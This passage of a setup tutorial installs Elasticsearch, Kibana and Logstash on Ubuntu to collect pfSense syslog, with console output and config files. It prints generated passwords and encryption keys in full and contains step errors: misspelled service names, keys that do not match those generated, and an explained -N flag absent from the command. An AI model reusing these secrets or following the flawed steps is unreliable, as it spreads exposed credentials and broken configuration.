
got the following output.



```
The passwords will be randomly generated and printed to the console.
Please confirm that you would like to continue [y/N]y


Changed password for user apm_system
PASSWORD apm_system = VO0eJ0zJXAIAlr9nAIdM

Changed password for user kibana_system
PASSWORD kibana_system = ltvSiB7jmVutaONXN3nN

Changed password for user kibana
PASSWORD kibana = ltvSiB7jmVutaONXN3nN

Changed password for user logstash_system
PASSWORD logstash_system = z14UUN0cH7vGPFHeBw9t

Changed password for user beats_system
PASSWORD beats_system = CQhvV3RvQr13UsEkx4uk

Changed password for user remote_monitoring_user
PASSWORD remote_monitoring_user = 0Fkwwgm1H1KQliK7EFjN

Changed password for user elastic
PASSWORD elastic = CYFh5e8XYVP1LER43PXs

root@server:/usr/share/elasticsearch/bin#
```

Configure Elasticsearch to auto-start during system startup:

systemctl enable elasticsearch.service




```
root@server:~# systemctl enable elasticsearch.service
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.servic
e → /usr/lib/systemd/system/elasticsearch.service.
```

Start up and check the system status

systemctl start elasticsearch.service

systemctl status elasticsearch.service



```
root@server:~# systemctl start elasticsearch.service
root@server:~# systemctl status elasticsearch.service
● elasticsearch.service - Elasticsearch
     Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; enabled; pr>
     Active: active (running) since Wed 2024-07-17 03:45:04 UTC; 25s ago
       Docs: https://www.elastic.co
   Main PID: 5352 (java)
      Tasks: 89 (limit: 2218)
     Memory: 1.3G (peak: 1.3G swap: 111.0M swap peak: 125.1M)
        CPU: 2min 18.070s
     CGroup: /system.slice/elasticsearch.service
             ├─5352 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:+U>
             ├─5410 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.c>
             └─5433 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x>
```

2.5.3 Install Kibana

Install:

apt install kibana


Enable in Kibana xpack.security:

generate the necessary encryption keys using kibana-encryption-keys found in the /usr/share/kibana/bin directory as follows:

cd /usr/share/kibana/bin/


./kibana-encryption-keys generate -q

The following results:



```
root@server:/usr/share/kibana/bin# ./kibana-encryption-keys generate -q
xpack.encryptedSavedObjects.encryptionKey: 1d3ad14a02c65a63188150d6626f982c
xpack.reporting.encryptionKey: 28906040cf2c72b00405bb8a31ac00f9
xpack.security.encryptionKey: 12a9e8766980dfc8cddaffc4925a1a04
```


Add the above results to Kibana's configuration file




```
# Specifies locale to be used for all localizable strings, dates and number for
# Supported languages are the following: English - en , by default , Chinese - 
#i18n.locale: "en"
xpack.encryptedSavedObjects.encryptionKey: ce653a874054e69cd7649ed6ba74eced
xpack.reporting.encryptionKey: 54999500526fa6be4de7ea546d50fa15
xpack.security.encryptionKey: b6b551c6fcc0fb613725b867963e2485
```

Configure Kibana network

To configure Kibana's network so that it is available on the Elasticsearch server's IP address, add a new line after the line with the server's IP address (#server.host: "localhost") in the file /etc/kibana/kibana .yml:



```
  GNU nano 7.2                    /etc/kibana/kibana.yml
# The default is 'localhost', which usually means remote machines will not be a>
# To allow connections from remote users, set this parameter to a non-loopback >
#server.host: "localhost"
server.host: "192.168.0.118"
# Enables you to specify a path to mount Kibana at if you are running behind a >
# Use the `server.rewriteBasePath` setting to tell Kibana if it should remove t>
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
#server.basePath: ""
```




```
  GNU nano 7.2                        /etc/kibana/kibana.yml

# The maximum payload size in bytes for incoming server requests.
#server.maxPayload: 1048576

# The Kibana server's name.  This is used for display purposes.
#server.name: "your-hostname"

# The URLs of the Elasticsearch instances to use for all your queries.
elasticsearch.hosts: ["http://localhost:9200", "http://192.168.0.118:9200"]
```

check Start up and check the system status

systemctl start kibana

systemctl status kibana



```
root@server:~# systemctl start kibana
root@server:~# systemctl status kibana
● kibana.service - Kibana
     Loaded: loaded (/etc/systemd/system/kibana.service; disabled; preset: enab>
     Active: active (running) since Wed 2024-07-17 11:04:07 UTC; 1h 11min ago
       Docs: https://www.elastic.co
   Main PID: 1888 (node)
      Tasks: 11 (limit: 2218)
     Memory: 230.8M (peak: 480.2M swap: 58.8M swap peak: 179.3M)
        CPU: 4min 57.937s
     CGroup: /system.slice/kibana.service
             └─1888 /usr/share/kibana/bin/../node/bin/node /usr/share/kibana/bi>

Jul 17 11:04:07 server systemd[1]: Started kibana.service - Kibana.
Jul 17 11:04:09 server kibana[1888]: Kibana is currently running with legacy Op>
lines 1-13/13 (END)
```

2.5.4. Install Logstash

Add the Logstash repo

echo "deb [signed-by=/etc/apt/keyrings/elasticsearch.gpg] https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/logstash-8.x.list

Install kibana

apt update


apt install logstash

Configure Logstash

Logstash configuration files are JSON-Format files located in the /etc/logstash/conf.d/ directory. A Logstash server configuration consists of three sections; **input**, **filter** and **output**

Create an input configuration:


nano /etc/logstash/conf.d/01-inputs.conf



```
  GNU nano 7.2            /etc/logstash/conf.d/01-inputs.conf
input {
  tcp {
    type => "syslog"
    port => 5140
  }
  udp {
    type => "syslog"
    port => 5140
  }
}
```

Create an syslog configuration:


Nano /etc/logstash/conf.d/10-syslog.conf



```
  GNU nano 7.2            /etc/logstash/conf.d/10-syslog.conf
filter {
  if [type] == "syslog" {

    #change to pfSense ip address
    if [host] =~ /192\.168\.0\.101/ {
      mutate {
        add_tag => ["PFSense", "Ready"]
      }
    }

    if "Ready" not in [tags] {
      mutate {
        add_tag => [ "syslog" ]
      }
    }
  }
}
```

Create an outputs configuration:

nano /etc/logstash/conf.d/30-outputs.conf




```
  GNU nano 7.2            /etc/logstash/conf.d/30-outputs.conf
output {
  elasticsearch { hosts => ["localhost:9200"] index => "logstash-%{+YYYY.MM.dd}>
  stdout { codec => rubydebug }
}
```

Start up and check the system status

systemctl start logstach.service


systemctl status kibana logstach.service



```
root@server:~# systemctl start logstash.service
root@server:~# systemctl status logstash.service
● logstash.service - logstash
     Loaded: loaded (/usr/lib/systemd/system/logstash.service; enabled; preset:>
     Active: active (running) since Wed 2024-07-17 05:40:58 UTC; 7s ago
   Main PID: 5681 (java)
      Tasks: 24 (limit: 2218)
     Memory: 293.8M (peak: 294.1M)
        CPU: 15.517s
     CGroup: /system.slice/logstash.service
             └─5681 /usr/share/logstash/jdk/bin/java -Xms1g -Xmx1g -Djava.awt.h>

Jul 17 05:40:58 server systemd[1]: Started logstash.service - logstash.
Jul 17 05:40:58 server logstash[5681]: Using bundled JDK: /usr/share/logstash/j>
lines 1-12/12 (END)
```

Connect to Kibana using SSH

Run the following command in a terminal to create an SSH tunnel to Kibana:



```
C:\Users\DELL>ssh -L 5601:192.168.0.118:5601 thuy@192.168.137.133
thuy@192.168.137.133's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-38-generic x86_64)
```

In there:


-L forwards traffic to our local system on port 5601 to the remote server.

Section 192.168.0.118:5601 specifies the service on the Elasticsearch server where traffic will be forwarded to.


IP 192.168.137.133 is the public IP address they use to connect and manage the server.

-N instructs SSH not to run a command like a /bin/bash process, and instead, just keep the connection open.

Log in to the Kibana server using the Elastic Username and password created earlier




Interface after logging in



Home - Elastic
127.0.0.1:5601/app/home#/
New Tab
All Bookmarks
elastic
Search Elastic
Home
Welcome home
Enterprise Search
Create search experiences with a refined set of APIs and tools.
Observability
Consolidate your logs, metrics, application traces, and system availability with purpose-built UIs.
Security
Prevent, collect, detect, and respond to threats for unified protection across your infrastructure.
Analytics
Explore, visualize, and analyze your data using a powerful suite of analytical tools and applications.
Get started by adding integrations


Go to discover to see the log



